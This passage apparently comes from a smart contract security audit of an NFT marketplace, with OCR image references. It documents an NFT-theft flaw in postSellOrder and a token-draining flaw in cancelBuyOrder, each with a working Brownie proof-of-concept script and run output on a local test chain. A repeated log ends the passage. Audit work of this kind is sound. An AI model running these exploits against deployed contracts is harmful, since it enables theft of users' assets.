
Description:

A contract user has the possibility to post an order to sell their NFT through postSellOrder function.

This function transfers the NFT to the contract with safeTransferFrom function, before the require statement that verifies the ownership of the NFT.

Due to this, an attacker could post an equal order with the same NFTId as another user and then cancel it, causing the NFT to be transfered to his account.

Code Location:



```
function postSellOrder(uint256 nftId, uint256 amount)
    external
    nonReentrant
{
    require(amount > 0, "amount > 0");
    // require existence of the nftId
    require(
        HalbornNFTcollection.ownerOf(nftId) != address(0),
        "nftID does not exists"
    );
    // overrides the current sellOrder
    Order storage order = sellOrder[nftId];
    order.owner = _msgSender();
    order.status = OrderStatus.Listed;
    order.amount = amount;
    order.nftId = nftId;
    // take the 721 as collateral
    HalbornNFTcollection.safeTransferFrom(
        HalbornNFTcollection.ownerOf(nftId),
        address(this),
        nftId,
        bytes("COLLATERAL")
    );
    // require balance to be 1 for the contract
    require(
        HalbornNFTcollection.ownerOf(nftId) == address(this),
        "HalbornNFTcollection: ownership"
    );
    emit SellOrderListed(_msgSender(), nftId, amount);
}
```


Figure 5 - function postSellOrder

Proof of Concept:

```
from brownie import *

#Brownie PoC script

def main():

    owner = accounts.at('0x4321432143214321432143214321432143214321',
force=True)

    print("Owner address: " + str(owner.address))

    accounts[0].transfer(to=owner, amount=100_000000000000000000)


    #Creating the hacker account

    hacker = accounts.at('0x1234123412341234123412341234123412341234',
force=True)

    print("user address: " + str(hacker.address))

    accounts[1].transfer(to=hacker, amount=100_000000000000000000)


    user = accounts[2]


    contract_NFT = HalbornNFT.deploy({'from': owner})

    contract_apecoin = ApeCoin.deploy({'from': owner})



    contract_NFT.safeMint(owner.address, 1, {'from': owner})


    print(contract_NFT.balanceOf(owner.address))


    contract_apecoin.mint(owner.address, 10000_000000000000000000, {'from':
owner})

    print(contract_apecoin.balanceOf(owner.address))


    contract_NFTMarket = NFTMarketplace.deploy(owner.address,
contract_apecoin.address, contract_NFT.address, {'from': owner})
```

```
contract_NFT.transferFrom(owner.address, user.address, 1, {'from': owner})

contract_NFT.setApprovalForAll(contract_NFTMarket.address, True, {'from': user})

contract_NFT.approve(contract_NFTMarket, 1, {'from': user})

print(contract_NFT.ownerOf(1))

contract_NFTMarket.postSellOrder(1, 10000, {'from': user})

print(contract_NFTMarket.viewCurrentSellOrder(1, {'from': hacker}))

contract_NFTMarket.postSellOrder(1, 10000, {'from': hacker})

print(contract_NFTMarket.viewCurrentSellOrder(1, {'from': hacker}))

contract_NFTMarket.cancelSellOrder(1, {'from': hacker})

print(contract_NFT.ownerOf(1))

print(contract_NFT.balanceOf(hacker.address))
```

PoC evidence:



```
❯ brownie run scripts/stealnft.py
Brownie v1.19.1 - Python development framework for Ethereum

Halborn2Project is the active project.

Launching 'ganache-cli --port 8545 --gasLimit 12000000 --accounts 10 --hardfork istanbul --mnemonic brownie'...

Running 'scripts/stealnft.py::main'...
Owner address: 0x4321432143214321432143214321432143214321
Transaction sent: 0x36d3ac148dca1be2b0a48c937f05494fd2f5b5652d63e06851a73e98cd8feb00
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Transaction confirmed   Block: 1   Gas used: 21000 (0.18%)

user address: 0x1234123412341234123412341234123412341234
Transaction sent: 0xb7585b659eb4b43f05cec6e7fdb12fd71a225eb2c30636c3c4f7b15f0e78f8a9
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Transaction confirmed   Block: 2   Gas used: 21000 (0.18%)

0x0063046686E46Dc6F15918b61AE2B121458534a5
Transaction sent: 0x1754e48c2104976b0dd6f99c492f472baee55a15b63a4663fa73b54cad94c669
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  HalbornNFT.constructor confirmed   Block: 3   Gas used: 1327908 (11.07%)
  HalbornNFT deployed at: 0x8ebE0CC4f252d03a238d3C035aF685938B796Edb

Transaction sent: 0x5fe31e34bc07e7418add1efa558315ad25835a4d91ed00f2d8c33d5d41171465
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  ApeCoin.constructor confirmed   Block: 4   Gas used: 776526 (6.47%)
  ApeCoin deployed at: 0x5593Ba2b1ee2815ccA89c403bFee3754bd9798E7

Transaction sent: 0x42a8036582a4a761aa0eeecef75f501baf413c1c86f78a7be53c7b722e40a322
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 2
  HalbornNFT.safeMint confirmed   Block: 5   Gas used: 68546 (0.57%)

1
Transaction sent: 0x8dac14249a9551ad219b5170f06ecb14793e8697197ac58b93982e59b2b6747a
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 3
  ApeCoin.mint confirmed   Block: 6   Gas used: 66711 (0.56%)

1000000000000000000000000
Transaction sent: 0x7d432282ef6c07b680831139626cf9ece41196df8c07e2c6320e57b3c9aff1a1
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 4
  NFTMarketplace.constructor confirmed   Block: 7   Gas used: 3100247 (25.84%)
  NFTMarketplace deployed at: 0x3097F7Bf0CE0dA9395Cc1b725aA887635814b618
```

```
Transaction sent: 0x885283280390b20dcf9b4b0972e150392b9cf0b093d91df88e6852c7736848cd
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 5
  HalbornNFT.transferFrom confirmed   Block: 8   Gas used: 49888 (0.42%)

Transaction sent: 0xf7f222231472725832fbe4a0e418d9bbd6eb4e19d25943106fd09cd88b245ad9
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  HalbornNFT.setApprovalForAll confirmed   Block: 9   Gas used: 44877 (0.37%)

Transaction sent: 0x793cf9f732400b98c87dffbf8ef6d32dc998dd500a1e71e42f9a6282602c5708
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  HalbornNFT.approve confirmed   Block: 10   Gas used: 46886 (0.39%)

0x0063046686E46Dc6F15918b61AE2B121458534a5
Transaction sent: 0x962d65b8ad4cba301145cc421f2603071d27a3d301ba2c114f43fb15a25b7c9a
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 2
  NFTMarketplace.postSellOrder confirmed   Block: 11   Gas used: 123385 (1.03%)

('0x0063046686E46Dc6F15918b61AE2B121458534a5', 10000)
Transaction sent: 0xf99b52026f4789eacf1c8f3522d46e7cf7e59d0d5bd844d48082677144386b4cb
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  NFTMarketplace.postSellOrder confirmed   Block: 12   Gas used: 66321 (0.55%)

('0x1234123412341234123412341234123412341234', 10000)
Transaction sent: 0x649270bd7335b9df9827e0260816445b4a874530c4f49a3c46b93bff8e9d7b62
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  NFTMarketplace.cancelSellOrder confirmed   Block: 13   Gas used: 82530 (0.69%)

0x1234123412341234123412341234123412341234
1
```

Figura 6 - Running the brownie script

Recommendation:

To fix this issue is necessary that the require statemente that verifies the ownership came before the safeTransferFrom function.

Impact:

The user will have his NFTs stolen by the attacker, leading to financial losses.

Bad implementation of canceled status leads to all tokens of the contract to be drained by an attacker


Critical

Description:

The cancelBuyOrder function has a require statement that checks whether the function was canceled or fulfilled.

However, this require statement checks whether the order is not canceled or not fulfilled, so it is possible for an attacker to provide an order status canceled that will pass the requirement, since it is not fulfilled.

Code Location:




```
    function cancelBuyOrder(uint256 orderId) external nonReentrant {
        Order storage order = buyOrders[orderId];
        // cannot be a cancelled or fulfilled order
        require(
            order.status != OrderStatus.Cancelled ||
                order.status != OrderStatus.Fulfilled,
            "Order should be listed"
        );
        // require the caller to be the owner of this orderId
        require(
            order.owner == _msgSender(),
            "Caller must own the buy order"
        );
        //transfer back the ApeCoin initially put as collateral
        require(
            ApeCoin.transfer(_msgSender(), order.amount),
            "ApeCoin transfer failed"
        );
        order.status = OrderStatus.Cancelled;
        emit BuyOrderCancelled(orderId);
    }
```

Figure 7 - cancelBuyOrder function


Proof of Concept:

```
from brownie import *


def main():
    owner = accounts.at('0x4321432143214321432143214321432143214321', force=True)
    print("Owner address: " + str(owner.address))
    accounts[0].transfer(to=owner, amount=100_000000000000000000)

    #Creating the hacker account
    hacker = accounts.at('0x1234123412341234123412341234123412341234', force=True)
    print("hacker address: " + str(hacker.address))
    accounts[1].transfer(to=hacker, amount=100_000000000000000000)

    user = accounts[2]

    contract_NFT = HalbornNFT.deploy({'from': owner})
    contract_apecoin = ApeCoin.deploy({'from': owner})

    contract_NFT.safeMint(owner.address, 1, {'from': owner})
    contract_NFT.safeMint(owner.address, 2, {'from': owner})

    print(contract_NFT.balanceOf(owner.address))

    contract_apecoin.mint(owner.address, 10000_000000000000000000, {'from': owner})
    print(contract_apecoin.balanceOf(owner.address))

    contract_apecoin.increaseAllowance(owner.address, 1000_000000000000000000, {'from': owner})
    contract_apecoin.transferFrom(owner.address, hacker.address,
100_000000000000000000, {'from': owner})


    contract_apecoin.transferFrom(owner.address, user.address,
100_000000000000000000, {'from': owner})


    contract_apecoin.increaseAllowance(hacker.address, 100_000000000000000000,
{'from': owner})


    contract_apecoin.increaseAllowance(user.address, 100_000000000000000000,
{'from': owner})


    contract_NFTMarket = NFTMarketplace.deploy(owner.address,
contract_apecoin.address, contract_NFT.address, {'from': owner})


    contract_apecoin.approve(contract_NFTMarket, 1_000000000000000000, {'from':
hacker})


    contract_apecoin.approve(contract_NFTMarket, 1_000000000000000000, {'from':
user})


    print(contract_apecoin.balanceOf(hacker.address))


    contract_NFTMarket.postBuyOrder(1, 10000000, {'from': hacker})


    contract_NFTMarket.postBuyOrder(2, 10000000, {'from': user})


    print(contract_NFTMarket.viewBuyOrders(1))


    contract_NFTMarket.cancelBuyOrder(0, {'from': hacker})


    contract_NFTMarket.cancelBuyOrder(0, {'from': hacker})


    print(contract_apecoin.balanceOf(hacker.address))
```


PoC evidence:



```
❯ brownie run scripts/stealapecoin.py
Brownie v1.19.1 - Python development framework for Ethereum

Halborn2Project is the active project.

Launching 'ganache-cli --port 8545 --gasLimit 12000000 --accounts 10 --hardfork istanbul --mnemonic b

Running 'scripts/stealapecoin.py::main'...
Owner address: 0x4321432143214321432143214321432143214321
Transaction sent: 0x36d3ac148dca1be2b0a48c937f05494fd2f5b5652d63e06851a73e98cd8feb00
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Transaction confirmed   Block: 1   Gas used: 21000 (0.18%)

hacker address: 0x1234123412341234123412341234123412341234
Transaction sent: 0xb7585b659eb4b43f05cec6e7fdb12fd71a225eb2c30636c3c4f7b15f0e78f8a9
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Transaction confirmed   Block: 2   Gas used: 21000 (0.18%)

Transaction sent: 0x1754e48c2104976b0dd6f99c492f472baee55a15b63a4663fa73b54cad94c669
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  HalbornNFT.constructor confirmed   Block: 3   Gas used: 1327908 (11.07%)
  HalbornNFT deployed at: 0x8ebE0CC4f252d03a238d3C035aF685938B796Edb

Transaction sent: 0x5fe31e34bc07e7418add1efa558315ad25835a4d91ed00f2d8c33d5d41171465
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  ApeCoin.constructor confirmed   Block: 4   Gas used: 776526 (6.47%)
  ApeCoin deployed at: 0x5593Ba2b1ee2815ccA89c403bFee3754bd9798E7

Transaction sent: 0x42a8036582a4a761aa0eeecef75f501baf413c1c86f78a7be53c7b722e40a322
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 2
  HalbornNFT.safeMint confirmed   Block: 5   Gas used: 68546 (0.57%)

Transaction sent: 0x0f32310fec28f8139b60ae003b4b7118b199d7ad2f9b05972b0f4a83839de8b3
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 3
  HalbornNFT.safeMint confirmed   Block: 6   Gas used: 53546 (0.45%)

2
Transaction sent: 0x63f23c50052e98a55645503f0ec93cccbe6c83b6df35ff9179c88de4ed4a890b
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 4
  ApeCoin.mint confirmed   Block: 7   Gas used: 66711 (0.56%)

1000000000000000000000000
Transaction sent: 0xdfe4c21a486b6da1a9ef828cf8a535223d12038e369aeaae30eca3dc375c2378
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 5
  ApeCoin.increaseAllowance confirmed   Block: 8   Gas used: 45251 (0.38%)
```



```
❯ brownie run scripts/stealapecoin.py
Brownie v1.19.1 - Python development framework for Ethereum

Halborn2Project is the active project.

Launching 'ganache-cli --port 8545 --gasLimit 12000000 --accounts 10 --hardfork istanbul --mnemonic brownie'...

Running 'scripts/stealapecoin.py::main'...
Owner address: 0x4321432143214321432143214321432143214321
Transaction sent: 0x36d3ac148dca1be2b0a48c937f05494fd2f5b5652d63e06851a73e98cd8feb00
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Transaction confirmed   Block: 1   Gas used: 21000 (0.18%)

hacker address: 0x1234123412341234123412341234123412341234
Transaction sent: 0xb7585b659eb4b43f05cec6e7fdb12fd71a225eb2c30636c3c4f7b15f0e78f8a9
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Transaction confirmed   Block: 2   Gas used: 21000 (0.18%)

Transaction sent: 0x1754e48c2104976b0dd6f99c492f472baee55a15b63a4663fa73b54cad94c669
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  HalbornNFT.constructor confirmed   Block: 3   Gas used: 1327908 (11.07%)
  HalbornNFT deployed at: 0x8ebE0CC4f252d03a238d3C035aF685938B796Edb

Transaction sent: 0x5fe31e34bc07e7418add1efa558315ad25835a4d91ed00f2d8c33d5d41171465
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  ApeCoin.constructor confirmed   Block: 4   Gas used: 776526 (6.47%)
  ApeCoin deployed at: 0x5593Ba2b1ee2815ccA89c403bFee3754bd9798E7

Transaction sent: 0x42a8036582a4a761aa0eeecef75f501baf413c1c86f78a7be53c7b722e40a322
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 2
  HalbornNFT.safeMint confirmed   Block: 5   Gas used: 68546 (0.57%)

Transaction sent: 0x0f32310fec28f8139b60ae003b4b7118b199d7ad2f9b05972b0f4a83839de8b3
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 3
  HalbornNFT.safeMint confirmed   Block: 6   Gas used: 53546 (0.45%)

2
Transaction sent: 0x63f23c50052e98a55645503f0ec93cccbe6c83b6df35ff9179c88de4ed4a890b
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 4
  ApeCoin.mint confirmed   Block: 7   Gas used: 66711 (0.56%)

1000000000000000000000000
Transaction sent: 0xdfe4c21a486b6da1a9ef828cf8a535223d12038e369aeaae30eca3dc375c2378
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 5
  ApeCoin.increaseAllowance confirmed   Block: 8   Gas used: 45251 (0.38%)
```



```
Transaction sent: 0xf8a7e062003998b90096d8b8a56f45ba7f3ca436aaddd4cab928f16f9ed1895d
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 6
